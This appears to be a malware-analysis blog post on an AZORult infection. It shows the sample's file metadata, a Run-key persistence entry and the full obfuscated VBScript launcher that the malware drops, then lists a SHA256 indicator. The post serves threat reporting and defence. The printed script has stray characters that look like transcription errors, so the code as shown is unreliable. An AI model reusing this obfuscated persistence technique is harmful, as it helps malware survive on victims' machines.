
File name: C:\Users\REM\Desktop\201907060947039062.exe

Type: PE
Size: 1232384
EntryPoint: 0002800a
ImageBase: 00400000
NumberOfSections: 0005
SizeOfImage: 00133000

library AutoIt(-)[-]
compiler Microsoft Visual C/C++(2013)[-]
linker Microsoft Linker(12.0)[EXE32]

468 ms

Shown above: This AZORult EXE was compiled with C++, a characteristic of AZORult++.



Name	Type	Data
(Default)	REG_SZ	(value not set)
vMJZLtFktw	REG_SZ	C:\Users\Public\vMJZLtFktw.vbs

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Name	Date modified	Type	Size
vMJZLtFktw.vbs	7/11/2019 1:19 AM	VBScript Script File	3 KB

```
Set objShell = WScript.CreateObject("WScript.Shell")
objShell.Run ChrW(164612.032561475/2456.89600838022)&ChrW
(377060.943902812/6501.05075694504)&ChrW(685936.730334979/7455.8340253802)&ChrW
(403977.995254041/4752.68229710637)&ChrW(1145432.1902407/9960.27991513652)&ChrW
(603965.259891325/5979.85405832995)&ChrW(107725.641336783/944.96176611213)&ChrW
(914657.064165008/7953.53968839138)&ChrW(299835.068085168/3259.0768270127)&ChrW
(241533.161809692/3136.79430921678)&ChrW(67397.0391268702/1036.87752502877)&ChrW
(167614.171109623/1995.40679892409)&ChrW(369951.353578979/4404.18278070213)&ChrW
(1111601.5433345/8822.23447090876)&ChrW(284609.538649402/5808.35793162044)&ChrW
(374321.71635991/8137.4286165l978)&ChrW(106747.607250363/1334.34509062953)&ChrW
(209590.563172432/2910.98004406155)&ChrW(9280.2230142855 6/127.12634266144 6)&ChrW
(886532.228306676/9636.21987289866)&ChrW(603069.102016452/9277.9861848685)&ChrW
(574684.475989088/5131.1113927597 2)&ChrW(223495.977690551/1995.49980080849)&ChrW
(285709.440758737/4201.6094229226)&ChrW(661330.857978326/6817.8438966837 7)&ChrW
(1048352.50281675/9037.52157600643)&ChrW(926766.046598927/9554.28914019512)&ChrW
(219846.892113687/2389.64013167052)&ChrW(757233.335979394/9963.59652604465)&ChrW
(782633.162159281/7050.74920864217)&ChrW(726576.188882752/7339.1534230581)&ChrW
(254666.892819443/2625.43188473652)&ChrW(420534.052833918/3893.83382253628)&ChrW
(615556.568826132/6690.83226984926)&ChrW(556300.55262629 3/6622.62562650349)&ChrW
(38382.2070385641/380.02185186697 2)&ChrW(482528.383636563/4426.8659049226)&ChrW
(1071320.33287622/9565.36011496629)&ChrW(679752.23771271/7388.61127948598)&ChrW
(727241.415444885/8359.09672925156)&ChrW(104931.988908604/1206.11481504142)&ChrW
(644971.197965954/9922.63381486083)&ChrW(57111.615253346/793.21687851869 5)&ChrW
(355954.761168576/3206.79965016735)&ChrW(610550.712163163/5309.13662750577)&ChrW
(772844.334004755/6662.45115521341)&ChrW(603142.899486657/6555.90108137671)&ChrW
(814966.424359/6848.45734755462)&ChrW(437965.886814418/4469.03966137161)&ChrW
(844128.052148407/8357.70348661789)&ChrW(937168.960585543/8519.71782350494)&ChrW
(778283.099665689/7556.14659869601)&ChrW(679383.983199679/6470.32364952075)&ChrW
(845139.571585658/7683.08701441507)&ChrW(635916.246631333/6296.20046169637)&ChrW
(321220.512325591/6983.05461577373)&ChrW(361020.871635768/3683.88644526294)&ChrW
(377567.603185587/3892.44951737719)&ChrW(137632.118366526/1186.4837790217 7)
```

Shown above: VBS file made persistent on my infected Windows host.

Malware indicators

SHA256 hash:
ed7c0a248904a026a0e3cabded2aa55607626b8c6cfc8ba76811feed157ecea8

- File size: 1,232,384 bytes
- File description AZORult EXE
- Any.Run analysis
- CAPE sandbox analysis
- Reverse.it analysis

Final words

Earlier this month on 2019-07-01, I saw an AZORult sample (also compiled in C++) which did the expected two HTTP post requests to exfiltrate data, then deleted itself from my infected host. Today's example proves there can be some variation in AZORult infection activity.

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Keywords:

1 comment(s)

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